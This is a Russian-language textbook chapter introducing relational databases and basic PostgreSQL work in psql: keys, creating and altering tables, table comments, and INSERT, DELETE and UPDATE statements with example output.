Несмотря на то что язык запросов SQL строго стандартизирован, существует множество его диалектов: каждая база данных реализует собственный диалект со своими осо-

бенностями и ключевыми словами, недоступными в других базах данных. Такая ситуация связана с тем, что стандарты SQL появились достаточно поздно, в то время как компании-поставщики баз данных существуют давно и обслуживают большое число клиентов, для которых требуется обеспечить обратную совместимость со старыми версиями программного обеспечения. Кроме того, рынок реляционных баз данных оперирует сотнями миллиардов долларов в год, все компании находятся в состоянии жесткой конкуренции и постоянно совершенствуют свои продукты. Поэтому, когда дело доходит до принятия стандартов, базы данных уже имеют реализацию той или иной особенности, и комиссии по стандартам в условиях серьезного давления приходится выбирать в качестве стандарта решение одной из конкурирующих фирм.

Теория реляционных баз данных была разработана доктором Коддом из компании IBM в 1970 году. Одной из задач реляционной модели стала попытка упростить структуру базы данных, чтобы в ней отсутствовали явные указатели на предков и потомков, а все данные были представлены в виде простых таблиц, разбитых на строки и столбцы, на пересечении которых расположены данные.

Можно кратко сформулировать особенности реляционной базы данных:

- данные хранятся в таблицах, состоящих из столбцов и строк;
- на пересечении каждого столбца и каждой строки находится только одно значение.
- у каждого столбца есть свое имя, которое служит его названием, и все значения в одном столбце имеют один тип. Например, в столбце **catalog_id** таблицы, представленной на рис. 41.2, все значения имеют целочисленный тип, а в столбце **name** — текстовый;
- столбцы располагаются в определенном порядке, который задается при создании таблицы, — в отличие от строк, которые располагаются в произвольном порядке. В таблице может не быть ни одной строки, но обязательно должен быть хотя бы один столбец;
- запросы к базе данных возвращают результат в виде таблиц, которые тоже могут выступать как объект запросов.

Вернемся к рис. 41.2. На нем приведен пример таблицы **catalogs** базы данных интернет-магазина компьютерных комплектующих. Разные типы комплектующих разбиты на разделы, и таблица **catalogs** как раз и предназначена для хранения таких разделов. Каждая строка этой таблицы представляет собой один вид товарных позиций, для описания которых используются поля столбца **catalog_id**, содержащие уникальные номера разделов, и поля столбца **name** — содержащие названия разделов. Столбцы определяют структуру таблицы, а строки — количество записей в таблице. Как правило, одна база данных содержит несколько таблиц, которые могут быть как связаны друг с другом, так и независимы друг от друга.

На рис. 41.3 приведена структура базы данных, состоящей из двух таблиц: **catalogs** и **products**. Таблица **catalogs** определяет количество и названия разделов, а таблица **products** содержит описание товарных позиций. Одной товарной позиции соответствует одна строка таблицы. Поля последнего столбца таблицы **products** содержат значения из полей **catalog_id** таблицы **catalogs**. По этому значению можно однозначно определить, в каком разделе находится товарная позиция. Таким образом, таблицы оказываются связанными друг с другом. Эта связь условна, она может отсутствовать и в большинстве случаев проявляется только в результате специальных запросов.




Таблица products

product_id	...	catalog_id
1	...	2
2	...	5
3	...	1
4	...	1
5	...	1
6	...	5
7	...	2
8	...	4
9	...	3

Таблица catalogs

catalog_id	name
1	Процессоры
2	Материнские платы
3	Видеоадаптеры
4	Жесткие диски
5	Оперативная память

Рис. 41.3. Связанные друг с другом таблицы

Примечание

В математике таблица, все строки которой отличаются друг от друга, называется *отношением* (relation). Именно этому термину реляционные базы данных и обязаны своим названием.

Сила реляционных баз данных заключается не только в уникальной организации информации в виде таблиц. Запросы к таблицам базы данных также возвращают таблицы, которые называют *результирующими таблицами*. Даже если возвращается всего одно значение, его принято считать таблицей, состоящей из одного столбца и одной строки. То, что SQL-запрос возвращает таблицу, очень важно — это означает, что результаты запроса можно записать обратно в базу данных в виде таблицы, а результаты двух или более запросов, которые имеют одинаковую структуру, объединить в одну таблицу. И наконец, это говорит о том, что результаты запроса сами могут стать предметом дальнейших запросов.

Первичные ключи

Строки в реляционной базе данных неупорядочены: в таблице нет «первой», «последней», «тридцать шестой» и «сорок третьей» строки. Возникает вопрос: каким образом выбирать в таблице конкретную строку? Для этого в правильно спроектированной базе данных для каждой таблицы создается один или несколько столбцов, значения которых во всех строках различны. Такой столбец называется *первичным ключом* таблицы. Первичный ключ обычно сокращенно обозначают как PK (primary key). Никакие из двух записей таблицы не могут иметь одинаковых значений первичного ключа, благодаря чему каждая строка таблицы обладает своим уникальным идентификатором. Так, на рис. 41.3 в качестве первичного ключа таблицы **products** выступает столбец **product_id**, а в качестве первичного ключа таблицы **catalogs** — столбец **catalog_id**.

По способу задания первичных ключей различают *логические* (естественные) ключи и *суррогатные* (искусственные).

Для логического задания первичного ключа необходимо выбрать в таблице столбец, который может однозначно установить уникальность записи. Примером такого ключа

может служить поле «Номер паспорта», поскольку каждый такой номер является единственным в своем роде. Однако дата рождения уже не уникальна, поэтому соответствующее ему поле не может выступать в качестве первичного ключа.

Если подходящих столбцов для естественного задания первичного ключа не находится, пользуются суррогатным ключом. Суррогатный ключ представляет собой дополнительное поле в базе данных, предназначенное для обеспечения записей первичным ключом (именно такой подход принят на рис. 41.3).

> ***Примечание***
>
> Даже если в базе данных содержится естественный первичный ключ, лучше использовать суррогатные ключи, т. к. их применение позволяет абстрагировать первичный ключ от реальных данных. Это облегчает работу с таблицами, поскольку суррогатные ключи не связаны ни с какими фактическими данными таблицы, и на протяжении всей жизни записи значение ключа будет оставаться неизменным. Реальные данные редко это могут гарантировать — часто возникают ситуации, когда нужно исправлять ошибочно введенные фамилии, номера паспортов, ИНН и т. д.

Как уже упоминалось, в реляционных базах данных таблицы практически всегда логически связаны друг с другом. Одним из предназначений первичных ключей и является однозначная организация такой связи.

Рассмотрим, например, уже упомянутую ранее базу данных интернет-магазина (рис. 41.4). Каждая из таблиц имеет свой первичный ключ, значение которого уникально в пределах таблицы. Еще раз подчеркнем, что таблица не обязана содержать первичные ключи, но это очень желательно, если данные связаны друг с другом. Столбец **catalog_id** таблицы **products** принимает значения из столбца **catalog_id** таблицы **catalogs**. Благодаря такой связи мы можем выстроить иерархию товарных позиций и определить, к какому разделу они относятся. Поле **catalog_id** таблицы **products** называют *внешним* или *вторичным ключом*. Внешний ключ сокращенно обозначают так: FK (foreign key).




Рис. 41.4. Связь между таблицами products и catalogs

Управление базами данных

Чтобы получить список текущих баз данных, достаточно в диалоговом режиме утилиты psql выполнить команду `\l`:

```
igor=# \l
List of databases
-[ RECORD 1 ]-----+--------------------------------
Name              | igor
Owner             | igor
Encoding          | UTF8
Collate           | ru_RU.UTF-8
Ctype             | ru_RU.UTF-8
Access privileges |
-[ RECORD 2 ]-----+--------------------------------
Name              | postgres
Owner             | igor
Encoding          | UTF8
Collate           | ru_RU.UTF-8
Ctype             | ru_RU.UTF-8
Access privileges |
-[ RECORD 3 ]-----+--------------------------------
Name              | template0
Owner             | igor
Encoding          | UTF8
Collate           | ru_RU.UTF-8
Ctype             | ru_RU.UTF-8
Access privileges | =c/"igor"               +
                  | "igor"=CTc/"igor"
-[ RECORD 4 ]-----+--------------------------------
Name              | template1
Owner             | igor
Encoding          | UTF8
Collate           | ru_RU.UTF-8
Ctype             | ru_RU.UTF-8
Access privileges | =c/"igor"               +
                  | "igor"=CTc/"igor""
```

> ***Примечание***
>
> **По умолчанию утилита psql выдает результаты в виде таблицы. Чтобы развернуть каждую запись в отдельную подтаблицу, как это демонстрируется здесь, достаточно выполнить команду `\x`.**

Как видно из приведенного отчета, наша PostgreSQL содержит четыре базы данных:

- `igor` — созданная ранее база данных для пользователя `igor`;
- `postgres` — системная база данных СУБД;
- `template0` — шаблонная база данных;
- `template1` — шаблонная база данных.

В начале главы создание базы данных пользователя igor при помощи команды createdb на самом деле было копированием шаблонной базы данных template1. Поэтому, если в нее внести изменения, то все новые базы данных будут их содержать.

Помимо команды createdb, создать базу данных можно при помощи оператора CREATE DATABASE. В листинге 41.1 создается новая база данных с именем catalog.

Листинг 41.1. Создание базы данных catalog. Файл database_create.sql

```
CREATE DATABASE catalog TEMPLATE template0;
```

С помощью необязательного ключевого слова TEMPLATE можно уточнить, какая база данных выступает шаблоном для вновь создаваемой.

Для удаления базы данных можно либо воспользоваться консольной командой dropdb, либо выполнить в диалоговом режиме клиента psql оператор DROP DATABASE (листинг 41.2).

Листинг 41.2. Удаление базы данных. Файл database_drop.sql

```
DROP DATABASE catalog;
```

При входе в консольный клиент psql в качестве базы данных по умолчанию выступает база данных пользователя. Это означает, что все последующие запросы будут выполняться именно в этой базе данных. Для того чтобы переключиться на другую базу данных, следует указать ее в параметре -d:

```
$ psql -d catalog
catalog=# SELECT CURRENT_DATABASE();
 current_database
------------------
 catalog
(1 row)
```

Как можно видеть, при входе приглашение igor=# изменяется на catalog=#. Название catalog возвращает и встроенная функция CURRENT_DATABASE().

Существует и альтернативный способ переключения текущей базы данных при помощи команды \c уже в диалоговом режиме утилиты psql:

```
$ psql
igor=# SELECT CURRENT_DATABASE();
 current_database
------------------
 igor
(1 row)

igor=# \c catalog
You are now connected to database "catalog" as user "igor".
catalog=# SELECT CURRENT_DATABASE();
 current_database
------------------
 catalog
(1 row)
```

Управление таблицами

Как правило, веб-приложению выделяется одна база данных, где создается несколько таблиц.

Создание таблицы

Для создания таблиц служит оператор `CREATE TABLE`. В листинге 41.3 приводится пример создания таблицы `users`, содержащей три столбца: `id` — первичный ключ, `first_name` — имя пользователя, `last_name` — фамилия пользователя.

Листинг 41.3. Создание таблицы `users`. Файл users.sql

```
CREATE TABLE users (
  id SERIAL,
  first_name VARCHAR,
  last_name VARCHAR
);
```

Определение столбца в операторе `CREATE TABLE` содержит имя — например, `first_name`, и его тип — в нашем случае `VARCHAR`.

Тип `SERIAL` представляет собой целочисленное значение, которое автоматически увеличивается на единицу при вставке новой записи. Это позволяет генерировать уникальные значения первичных ключей. Тип `VARCHAR` предназначен для хранения строковых значений. В необязательных круглых скобках можно указать максимально возможную длину строки: `VARCHAR(40)`.

В листинге 41.4 приводится пример таблицы `articles`, которая содержит первичный ключ `id`, название статьи `title`, содержимое статьи `body`, ссылку на запись в таблице `users` — `user_id`, дату и время создания статьи `created_at`, а также дату и время обновления статьи `updated_at`.

Листинг 41.4. Создание таблицы `articles`. Файл articles.sql

```
CREATE TABLE articles (
  id SERIAL,
  title VARCHAR(40),
  body TEXT,
  user_id INTEGER,
  created_at TIMESTAMP,
  updated_at TIMESTAMP
);
```

В таблице `articles` используется еще несколько типов столбцов:

- `INTEGER` — целочисленное значение, способное принимать значения от –2 147 483 648 до 2 147 483 647;
- `TEXT` — строковый тип неограниченного размера;
- `TIMESTAMP` — тип для хранения календарных значений (даты и времени).

Типов столбцов довольно много, и в этой главе рассматриваются лишь те, которые встречаются в примерах. За полным перечнем и детальным описанием типов следует обращаться к документации PostgreSQL по ссылке **https://postgrespro.ru/docs/postgrespro/14/datatype**.

Извлечение структуры таблицы

Чтобы ознакомиться со списком текущих таблиц, в диалоговом режиме утилиты psql следует выполнить команду `\dt`:

```
catalog=# \dt
           List of relations
 Schema |   Name   | Type  | Owner
--------+----------+-------+-------
 public | articles | table | igor
 public | users    | table | igor
```

Детальную информацию о структуре таблицы можно получить, выполнив команду `\d`, которой передается имя таблицы. Давайте посмотрим состав только что созданной таблицы `articles`:

```
catalog=# \d articles
                                    Table "public.articles"
   Column   |            Type             | Collation | Nullable |
------------+-----------------------------+-----------+----------+-------
 id         | integer                     |           | not null |
 title      | character varying(40)       |           |          |
 body       | text                        |           |          |
 user_id    | integer                     |           |          |
 created_at | timestamp without time zone |           |          |
 updated_at | timestamp without time zone |           |          |
```

Изменение структуры таблицы

Изменить структуру таблицы позволяет оператор `ALTER TABLE`. С его помощью можно добавлять и удалять столбцы, создавать и уничтожать индексы, переименовывать столбцы и саму таблицу. Оператор имеет следующий синтаксис:

```
ALTER TABLE table_name alter_spec
```

Наиболее часто используемые значения параметра `alter_spec` приводятся в табл. 41.1.

Таблица 41.1. Основные преобразования, выполняемые оператором *`ALTER TABLE`*

Синтаксис	Описание
`ADD [IF NOT EXISTS] fld`	Добавляет новый столбец. `fld` представляет собой название нового столбца и его тип. Попытка добавить дубль столбца заканчивается ошибкой. Необязательная конструкция `IF NOT EXISTS` позволяет избежать ошибки и просто проигнорировать добавление нового столбца, если он уже существует
`ALTER fld`	Изменяет столбец `fld`

***Таблица 41.1** (окончание)*

Синтаксис	Описание
DROP [IF EXISTS] fld	Удаляет столбец с именем fld. Если столбца с таким именем не обнаружено, возникает ошибка. Подавить ошибку можно необязательной конструкцией IF EXISTS
RENAME TO new_name	Переименовать таблицу, назначив ей новое имя new_name
RENAME COLUMN fld TO new	Переименовать столбец с именем fld в new

Добавим в таблицу articles логическое поле active, которое может принимать два значения: true — истина и false — ложь. Если это поле получает истинное значение, статья станет отображаться на сайте, в противном случае будет считаться, что она находится в разработке и не готова для показа посетителям. Чтобы создать такой столбец, нам потребуется тип BOOLEAN:

```
catalog=# ALTER TABLE articles ADD active BOOLEAN;
ALTER TABLE
catalog=# \d articles
                                  Table "public.articles"
   Column   |            Type             | Collation | Nullable |
------------+-----------------------------+-----------+----------+-------
 id         | integer                     |           | not null |
 title      | character varying(40)       |           |          |
 body       | text                        |           |          |
 user_id    | integer                     |           |          |
 created_at | timestamp without time zone |           |          |
 updated_at | timestamp without time zone |           |          |
 active     | boolean                     |           |          |
```

При вставке новой записи в базу данных можно заполнить лишь часть полей. В этом случае незаполненные поля получают значения по умолчанию. Забегая вперед, вставим в таблицу articles запись, в которой будет заполнено лишь название статьи title:

```
catalog=# INSERT INTO articles (title) VALUES ('Название статьи');
INSERT 0 1
catalog=# SELECT * FROM articles;
 id |      title      | body | user_id | created_at | updated_at | active
----+-----------------+------+---------+------------+------------+-------
  1 | Название статьи |      |         |            |            |
(1 row)
```

Здесь при помощи оператора INSERT INTO в таблицу articles вставляется новая запись, после чего с помощью оператора SELECT извлекается содержимое таблицы. В таблице сейчас только одна запись, в которой заполнен первичный ключ id и название title. Как можно видеть, все остальные поля остались пустыми, а точнее, заполнены специальным значением NULL. Это значение очень похоже на константу null в PHP. NULL в SQL используется для обозначения неизвестной величины. Любая операция с NULL дает NULL.

В случае логических значений это не всегда удобно — ведь мы рассчитываем на то, что поле active однозначно сообщит, можно показывать статью или нет. А значение NULL

сообщает, что эта информация неизвестна. Можно изменить поведение столбца, назначив ему значение по умолчанию при помощи ключевого слова DEFAULT. Например, все новые статьи можно создавать скрытыми и недоступными для отображения.

Один из способов изменения текущего столбца — удалить его и создать по новой:

```
catalog=# ALTER TABLE articles DROP active;
ALTER TABLE
catalog=# ALTER TABLE articles ADD active BOOLEAN DEFAULT false;
ALTER TABLE
catalog=# \d articles
                                    Table "public.articles"
   Column   |            Type             | Collation | Nullable |
------------+-----------------------------+-----------+----------+-------
 id         | integer                     |           | not null |
 title      | character varying(40)       |           |          |
 body       | text                        |           |          |
 user_id    | integer                     |           |          |
 created_at | timestamp without time zone |           |          |
 updated_at | timestamp without time zone |           |          |
 active     | boolean                     |           |          | false
```

Теперь значение столбца active будет помечено как ложное. В отчете оператора SELECT это будет выглядеть как f:

```
catalog=# SELECT * FROM articles;
 id |      title      | body | user_id | created_at | updated_at | active
----+-----------------+------+---------+------------+------------+-------
  1 | Название статьи |      |         |            |            | f
```

Создание и удаление столбца — не очень хороший подход, особенно в ситуации, когда таблица заполнена большим количеством записей. При удалении пропадают не только NULL-значения, но и записи false и true. То есть мы теряем информацию, поэтому в приведенном примере разумнее было бы использовать оператор ALTER, который изменяет параметры столбца без потери информации в нем.

Например, если мы примем решение сразу открывать статьи для просмотра, потребуется поменять параметры столбца, назначив ему true по умолчанию:

```
catalog=# ALTER TABLE articles ALTER active SET DEFAULT true;
ALTER TABLE
catalog=# INSERT INTO articles (title) VALUES ('Название статьи');
INSERT 0 1
catalog=# SELECT * FROM articles;
 id |      title      | body | user_id | created_at | updated_at | active
----+-----------------+------+---------+------------+------------+-------
  1 | Название статьи |      |         |            |            | f
  2 | Название статьи |      |         |            |            | t
```

Как можно видеть, первая запись осталась без изменений, т. к. мы не удаляли столбец, и информация не была потеряна. Однако вставка новых значений приводит к тому, что поле active получает значение по умолчанию true (в отчете оно отображается как f).

Что ж, полю active можно явно назначить значение NULL:

```
catalog=# INSERT INTO articles (title, active)
catalog=# VALUES ('Название статьи', NULL);
INSERT 0 1
catalog=# SELECT * FROM articles;
 id |      title      | body | user_id | created_at | updated_at | active
----+-----------------+------+---------+------------+------------+-------
  1 | Название статьи |      |         |            |            | f
  2 | Название статьи |      |         |            |            | t
  3 | Название статьи |      |         |            |            |
```

И это тоже не лучший вариант. Предотвратить образование таких записей можно, запретив назначать полю значение NULL с помощью конструкции SET NOT NULL. Но одно из полей уже имеет значение NULL, и такая попытка завершится неудачей:

```
catalog=# ALTER TABLE articles ALTER active SET NOT NULL;
ERROR:  column "active" of relation "articles" contains null values
```

Чтобы окончательно решить эту проблему, нужно либо удалить все записи с таким значением active, либо обновить записи так, чтобы NULL были заменены на true. Забегая вперед, воспользуемся для этого оператором обновления UPDATE:

```
catalog=# UPDATE articles SET active = true WHERE active IS NULL;
UPDATE 1
catalog=# SELECT * FROM articles;
 id |      title      | body | user_id | created_at | updated_at | active
----+-----------------+------+---------+------------+------------+-------
  1 | Название статьи |      |         |            |            | f
  2 | Название статьи |      |         |            |            | t
  3 | Название статьи |      |         |            |            | t
```

Теперь можно изменить столбец:

```
catalog=# ALTER TABLE articles ALTER active SET NOT NULL;
catalog=# INSERT INTO articles (title, active)
catalog=# VALUES ('Название статьи', NULL);
ERROR:  null value in column "active" of relation "articles" violates not-null
constraint
DETAIL:  Failing row contains (4, Название статьи, null, null, null, null, null).
```

Как можно видеть, попытка вставить значение NULL в поле active теперь завершается ошибкой.

Удаление таблицы

Оператор DROP TABLE предназначен для удаления одной или нескольких таблиц. В листинге 41.5 приводится пример удаления таблиц articles и users. Необязательное ключевое слово IF EXISTS позволяет избежать ошибки выполнения запроса в том случае, если таблиц в базе данных уже нет.

Листинг 41.5. Пример удаления таблиц. Файл tables_drop.sql

```
DROP TABLE IF EXISTS articles, users;
```

Комментарии в SQL

Как в любом языке программирования, в SQL поддерживаются комментарии. Для однострочных комментариев применяются два тире --, для многострочных — последовательность /* ... */.

Создадим таблицу категорий товаров catalogs, которая будет содержать два столбца: числовой столбец catalog_id и текстовый столбец name (листинг 41.6).

Листинг 41.6. Создание таблицы catalogs. Файл catalog_sql_comment.sql

```
/*
Удаляем таблицу, если она была создана ранее
Для этого в операторе DROP TABLE добавляем
ключевое слово IF EXISTS
*/
DROP TABLE IF EXISTS catalogs;
/*
Создание таблицы catalogs для хранения разделов
интернет-магазина
*/
CREATE TABLE catalogs (
  id INTEGER NOT NULL, -- Первичный ключ
  name TEXT NOT NULL   -- Название каталога
);
```

Теперь, если другому разработчику попадет в руки SQL-скрипт, создающий таблицу catalogs, ему будет проще разобраться в ее назначении. Однако, как мы видели ранее, в структуру таблицы могут быть внесены существенные изменения при помощи оператора ALTER TABLE. В этом случае исходные файлы могут быстро потерять актуальность. Поэтому SQL предоставляет еще одну возможность — запись комментариев прямо в таблицу. В этом случае комментарии становятся неотъемлемой частью схемы базы данных.

Для создания комментариев, используется оператор COMMENT ON (листинг 41.7).

Листинг 41.7. Создание комментариев. Файл catalog_comment.sql

```
DROP TABLE IF EXISTS catalogs;
CREATE TABLE catalogs (
  id INTEGER NOT NULL,
  name TEXT NOT NULL
);
COMMENT ON TABLE catalogs IS 'Разделы интернет-магазина';
COMMENT ON COLUMN catalogs.id IS 'Первичный ключ';
COMMENT ON COLUMN catalogs.name IS 'Название раздела';
```

Прочитать комментарии таблицы и столбцов можно при помощи расширенных команд анализа структуры базы данных \dt+ и таблиц \d+. Команды \dt и \d мы уже использовали ранее. В расширенном варианте к ним дописывается символ плюс (+), в результате

чего в отчет команд добавляются новые столбцы, в том числе и комментарии. При этом столбцов становится больше, и консольная таблица, созданная на основе псевдографики, рассыпается:

```
catalog=# \d+ catalogs
                                                Table "public.catalogs"
 Column |  Type   | Collation | Nullable | Default | Storage  | Compression | Stats
target |  Description
--------+---------+-----------+----------+---------+----------+-------------+-------
-------+-----------------
 id     | integer |           | not null |         | plain    |             |
| Первичный ключ
 name   | text    |           | not null |         | extended |             |
| Название раздела
```

Тогда можно с помощью команды `\x` включить вертикальный режим вывода, в котором каждый столбец описывается отдельной таблицей:

```
catalog=# \x
Expanded display is on.
catalog=# \dt+
List of relations
-[ RECORD 1 ]-+--------------------------
Schema        | public
Name          | articles
Type          | table
Owner         | igorsimdyanov
Persistence   | permanent
Access method | heap
Size          | 16 kB
Description   |
-[ RECORD 2 ]-+--------------------------
Schema        | public
Name          | catalogs
Type          | table
Owner         | igorsimdyanov
Persistence   | permanent
Access method | heap
Size          | 8192 bytes
Description   | Разделы интернет-магазина
```

Вставка записей в таблицу

Для вставки записи в таблицу предназначен оператор `INSERT`. Однострочный оператор `INSERT` может использоваться в нескольких формах, в упрощенном виде его синтаксис выглядит следующим образом:

```
INSERT [IGNORE] [INTO] tbl [(col_name,...)] VALUES (expression,...)
```

> ***Примечание***
>
> В описании синтаксиса операторов ключевые слова, которые не являются обязательными и могут быть опущены, заключаются в квадратные скобки.

Для исследования возможностей оператора INSERT создадим таблицу категорий товаров catalogs, которая будет содержать два столбца: числовой столбец id и текстовый столбец name. Пусть оба столбца могут принимать значения NULL (листинг 41.8).

Листинг 41.8. Создание таблицы catalogs. Файл catalog_null.sql

```
DROP TABLE IF EXISTS catalogs;
CREATE TABLE catalogs (
  id INTEGER,
  name TEXT
);
```

Существует несколько вариантов использования оператора INSERT, каждый из которых приводит к вставке новой записи (листинг 41.9).

Листинг 41.9. Вставка новой записи. Файл insert.sql

```
INSERT INTO catalogs VALUES (10, 'Блоки питания');
INSERT INTO catalogs (name, id) VALUES ('Видеокарты', 20);
INSERT INTO catalogs (id) VALUES (30);
INSERT INTO catalogs DEFAULT VALUES;
```

Как видно из примера, в таблицу catalogs добавились четыре новые записи. Строковые значения необходимо помещать в кавычки, в то время как числовые значения вставляются без них.

Проверить результат вставки новых записей в таблицу можно с помощью оператора SELECT, синтаксис которого подробно рассматривается на протяжении всей этой главы:

```
catalog=# SELECT * FROM catalogs;
 id |      name
----+---------------
 10 | Блоки питания
 20 | Видеокарты
 30 |
    |
(4 rows)
```

Рассмотрим более подробно различные формы оператора INSERT из листинга 41.9. Первая форма оператора INSERT вставляет в таблицу catalogs запись (10, 'Блоки питания'), столбцы получают значения по порядку из круглых скобок, следующих за ключевым словом VALUES. Если значений в круглых скобках будет больше, чем столбцов в таблице, PostgreSQL вернет ошибку INSERT has more expressions than target columns (У INSERT больше выражений, чем целевых столбцов). Если значений в круглых скобках меньше, недостающие столбцы получат значения по умолчанию.

Порядок занесения значений в запись можно изменять. Для этого надо задать порядок следования столбцов в дополнительных круглых скобках после имени таблицы.

В листинге 41.9 второй оператор INSERT меняет порядок занесения значений: первое значение получает второй столбец name, а второе значение — первый столбец id.

Часть столбцов можно опускать из списка — в этом случае они получают значение по умолчанию. В листинге 41.9 в третьем операторе INSERT заполняется лишь поле id, при этом поле name получает значение по умолчанию — NULL.

Четвертый оператор INSERT вообще не содержит значений — вместо этого при помощи выражения DEFAULT VALUES мы назначаем всем столбцам таблицы catalogs значения по умолчанию. Эффекта последнего оператора можно добиться, если использовать вместо значений ключевое слово DEFAULT. В следующем примере оба оператора эквивалентны:

```
catalog=# INSERT INTO catalogs DEFAULT VALUES;
catalog=# INSERT INTO catalogs (id, name) VALUES (DEFAULT, DEFAULT);
```

В общем случае вставка календарных значений мало чем отличается от вставки строк, однако этот тип данных не случайно рассматривают как отдельный класс. Создадим таблицу tbl, которая будет содержать числовое поле id и два календарных поля: putdate типа TIMESTAMP и lastdate типа DATE (листинг 41.10).

Листинг 41.10. Создание таблицы с календарными полями. Файл timestamp.sql

```
CREATE TABLE tbl (
  id INTEGER NOT NULL,
  putdate TIMESTAMP NOT NULL,
  lastdate DATE NOT NULL
);
```

Вот пример вставки записи в таблицу, содержащую столбцы календарного типа:

```
catalog=# INSERT INTO tbl VALUES (1, '2022-06-07 0:00:00', '2022-06-07');
INSERT 0 1
catalog=# SELECT * FROM tbl;
 id |       putdate       |  lastdate
----+---------------------+------------
  1 | 2022-06-07 00:00:00 | 2022-06-07
(1 row)
```

Зачастую календарные поля предназначены для того, чтобы пометить момент вставки записи в базу данных. Для получения текущего времени удобно воспользоваться встроенной функцией NOW():

```
catalog=# INSERT INTO tbl VALUES (2, NOW(), NOW());
INSERT 0 1
catalog=# SELECT * FROM tbl;
 id |          putdate           |  lastdate
----+----------------------------+------------
  1 | 2022-06-07 00:00:00        | 2022-06-07
  2 | 2022-06-07 14:33:10.058618 | 2022-06-07
(2 rows)
```

Вычисление текущего времени в рамках одного SQL-запроса производится только один раз, сколько бы раз оно ни вызывалось на протяжении запроса. Это приводит к тому, что временно́е значение в рамках всего запроса остается постоянным.

Многострочный оператор INSERT совпадает по форме с однострочным оператором. В нем используется ключевое слово VALUES, после которого добавляется не один, а несколько списков. В листинге 41.11 добавляются сразу пять записей при помощи одного оператора INSERT.

Листинг 41.11. Пример добавления пяти записей. Файл multi_insert.sql

```
DROP TABLE IF EXISTS catalogs;
CREATE TABLE catalogs (
  id SERIAL,
  name TEXT NOT NULL
);
INSERT INTO catalogs
  (name)
VALUES
  ('Процессоры'),
  ('Материнские платы'),
  ('Видеоадаптеры'),
  ('Жесткие диски'),
  ('Оперативная память');
```

Как и в случае однострочного варианта, допускается изменять порядок и состав списка добавляемых значений.

Удаление записей

Время от времени возникает задача удаления записей из базы данных. Для этого предназначены следующие два оператора:

- DELETE — удаление всех или части записей из таблицы;
- TRUNCATE TABLE — удаление всех записей из таблицы.

Оператор DELETE имеет следующий синтаксис:

```
DELETE FROM tbl
WHERE where_definition
ORDER BY ...
LIMIT rows
```

Оператор удаляет из таблицы tbl записи, удовлетворяющие условию where_definition.

Следующий запрос удаляет записи из таблицы catalogs, значение первичного ключа id которых больше двух:

```
catalog=# DELETE FROM catalogs WHERE id > 2;
DELETE 3
catalog=# SELECT * FROM catalogs;
 id |       name
----+------------------
  1 | Процессоры
  2 | Материнские платы
(2 rows)
```

Если в операторе DELETE отсутствует условие WHERE, из таблицы удаляются все записи:

```
catalog=# DELETE FROM catalogs;
DELETE 2
catalog=# SELECT * FROM catalogs;
 id | name
----+------
(0 rows)
```

Применение ограничения LIMIT позволяет задать максимальное количество уничтожаемых записей. В следующем запросе удаляется не более 3 записей таблицы catalogs:

```
catalog=# DELETE FROM catalogs LIMIT 3;
```

Оператор TRUNCATE TABLE, в отличие от оператора DELETE, полностью очищает таблицу и не допускает условного удаления. То есть оператор TRUNCATE TABLE аналогичен оператору DELETE без условия WHERE и ограничения LIMIT. Удаление записей с помощью оператора TRUNCATE TABLE происходит гораздо быстрее, чем с использованием оператора DELETE, т. к. при этом не выполняется перебор каждой записи:

```
catalog=# TRUNCATE TABLE products;
```

Обновление записей

Операция обновления позволяет менять значения полей в уже существующих записях. Обновление данных обеспечивает оператор UPDATE, имеющий следующий синтаксис:

```
UPDATE [IGNORE] tbl
SET col1=expr1 [, col2=expr2 ...]
[WHERE where_definition]
[ORDER BY ...]
[LIMIT rows]
```

